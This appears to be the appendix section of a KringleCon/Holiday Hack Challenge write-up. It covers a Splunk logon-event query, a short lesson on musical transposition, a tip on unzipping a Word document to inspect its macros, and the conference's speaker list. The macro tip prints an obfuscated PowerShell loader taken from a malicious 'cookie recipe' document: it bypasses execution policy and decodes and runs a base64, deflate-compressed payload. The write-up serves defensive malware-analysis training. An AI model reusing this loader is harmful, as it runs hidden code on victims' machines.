
```
index=_* OR index=* sourcetype=data 4624 AND 172.31.254.101| table Event_ID, LogonType, TargetUser, DomainName, Workstation, IPAddress,
    LogonProcess
```


✓ 2 events (before 1/3/19 2:13:37.000 AM) No Event Sampling

Events (2) Patterns Statistics (2) Visualization

Event_ID	LogonType	TargetUser	DomainName	Workstation	IPAddress	LogonProcess
4624	8	minty.candycane	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	Advapi
4624	8	minty.candycane	EM.KRINGLECON	WIN-KCON-EXCH16	172.31.254.101	Advapi

Appendix G – Transposing Music





A piano keyboard gives us easy access to every (western) tone. As we go from left to right, the pitches get higher. Pressing the middle A, for example, would give us a tone of 440 Hertz. Pressing the next A up (to the right) gives us 880 Hz, while the next one down (left) produces 220 Hz. These A tones each sound very similar to us - just higher and lower. Each A is an "octave" apart from the next. Going key by key, we count 12 "half tone" steps between one A and the next - 12 steps in an octave.

As you may have guessed, elf (and human) ears perceive pitches logarithmically. That is, the frequency jump between octaves doubles as we go up the keyboard, and that sounds normal to us. Consequently, the precise frequency of each note other than A can only be cleanly expressed with a log base 12 expression. Ugh! For our purposes though, we can think of note separation in terms of whole and half steps.

Have you noticed the black keys on the keyboard? They represent half steps between the white keys. For example, the black key between C and D is called C# (c-sharp) or Db (d-flat). Going from C to D is a whole step, but either is a half step from C#/Db. Some white keys don't have black ones between them. B & C and E & F are each only a half step apart. Why? Well, it turns out that our ears like it that way. Try this: press C D E F G A B C on a piano. It sounds natural, right? The "C major" scale you just played matches every other major scale:

- whole step from C to D
- whole step from D to E
- half step from E to F
- whole step from F to G
- Whole step from G to A
- Whole step from A to B, and finally
- Half step from B to C

If you follow that same pattern (whole whole half whole whole whole half), you can start from any note on the keyboard and play a major scale. So a Bb major scale would be Bb C D Eb F G A Bb. You can get this by counting whole and half steps up from Bb or by taking each note in the C major scale and going down a whole step.

This uniform shifting of tones is called transposition. This is done all the time in music because of differences in how instruments are designed, the sound an arranger wants to achieve, or the comfortable vocal range of a singer. Some elves can do this on the fly without really thinking, but it can always be done manually, looking at a piano keyboard.


To look at it another way, consider a song "written in the key of Bb." If the musicians don't *like* that key, it can be transposed to A with a little thought. First, how far apart are Bb and A? Looking at our piano, we see they are a half step apart. OK, so for each note, we'll move down one half step. Here's an original in Bb:
D C Bb C D D D C C C D F F D C Bb C D D D D C C D C Bb

And take everything down one half step for A:
C# B A B C# C# C# B B B C# E E C# B A B C# C# C# C# B B C# B A

We've just taken Mary Had a Little Lamb from Bb to A!

Appendix H – DOC/ZIP AlternaTip


As an analyst, there are times that you may not have access to a sandbox environment and will have to rely on what is in front of you. If this happens, just imply rename the *Word document* to a zip file to look for malicious scripts/code.



If you change a filename extension, the file might become unusable.

Are you sure you want to change it?

Open the *zip* file and browse through its contents.




CHOCOLATE_CHIP_COOKIE_RECIPE.zip\word - ZIP archive, unpacked size 154,326 bytes

Name	Size	Packed	Type	Modified	CRC32
..			Local Disk		
theme			File folder		
media			File folder		
_rels			File folder		
webSettings.xml	260	187	XML Document	1/1/1980 12:00 ...	928AD84A
vbaProject.bin	13,312	4,537	BIN File	1/1/1980 12:00 ...	E9F15FC7
vbaData.xml	811	375	XML Document	1/1/1980 12:00 ...	1B91B155
styles.xml	16,868	2,108	XML Document	1/1/1980 12:00 ...	2E884894
settings.xml	1,960	822	XML Document	1/1/1980 12:00 ...	1F309B85
footnotes.xml	1,131	403	XML Document	1/1/1980 12:00 ...	9AA51E3E
fontTable.xml	1,612	495	XML Document	1/1/1980 12:00 ...	2F789A4B
endnotes.xml	1,125	403	XML Document	1/1/1980 12:00 ...	B0E9EEDA
document.xml	10,342	2,205	XML Document	1/1/1980 12:00 ...	2C18F50E

```
powershell.exe -NoE -Nop -NonI -ExecutionPolicy
Bypass -C "sal a New-Object; iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream]
[Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2
+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PA
BMWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qv
wf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),
[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"
ÿÿX   ÿÿÿÿP   ÿÿÿÿ   □ï² Attribut e VB_Nam e = "New Macros"
```

An Office document is basically a compressed file that contains the settings and contents of a document. In this example, since we know it has *Visual Basic* properties you can look at the files related to *vba* and check for scripts. As you can see the powershell script is visible when the file is opened in a text editor.

Appendix I – KringleCon Talks



KringleCon

Speaker Agenda

Keynote Speaker

Dave Kennedy
The Five Ways the Cyber Grinch Stole Christmas
Track 3

Holiday Hack Challenge Director

Ed Skoudis [CHC]
KringleCon: Start Here
Track 2

Brian Hostetler [CHC]
CSV DDE Injection: Pwn Web Apps Like a Ninja
Track 2

Chris Davis [CHC]
Analyzing PowerShell Malware
Track 4

Mark Baggett
Escaping Python Shells
Track 7

Beau Bullock
Everything You've Wanted to Know About Password Spraying But Were Afraid to Ask
Track 6

Mick Douglas
PowerShell for Pen Testing
Track 6

Micah Hoffman
Breach Data and You
Track 5

Heather Mahalik
Smartphone Forensics: Why Building a Toolbox Matters
Track 5

Jason Nickola
Crash Course in Web App Pen Testing with Burp Suite
Track 5

Larry Pesce
Software-Defined Radio: The New Awesome
Track 1

Derek Rook
Pivoting: SSH
Track 1

John Strand
Evil Clouds
Track 1

Chris Elgee and Chris Davis [CHC]
HTTP/2: Because 1 Is the Loneliest Number
Track 2

Brian Hostetler [CHC]
Buried Secrets: Digging Deep Through Cloud Repositories
Track 4

Jay Beale
Quick Intro to Attacking a Kubernetes Cluster
Track 6

Jack Daniel
The Secret to Building Community
Track 1

Jon Gorenflo
Intro to Hashcat
Track 6

Katie Knowles
Sneaking Secrets from SMB Shares
Track 4

Tim Medin
Hacking Dumberly Not Harderer
Track 7

Deviant Ollam
Key Decoding
Track 5

Mike Poor
PCAP for Fun and Profit
Track 4

Mike Saunders
Web App 101: Getting the Lay of the Land
Track 7

John Strand
Malware Zoo
Track 7

Rachel Tobac
How I Would Hack You: Social Engineering Step-by-Step
Track 2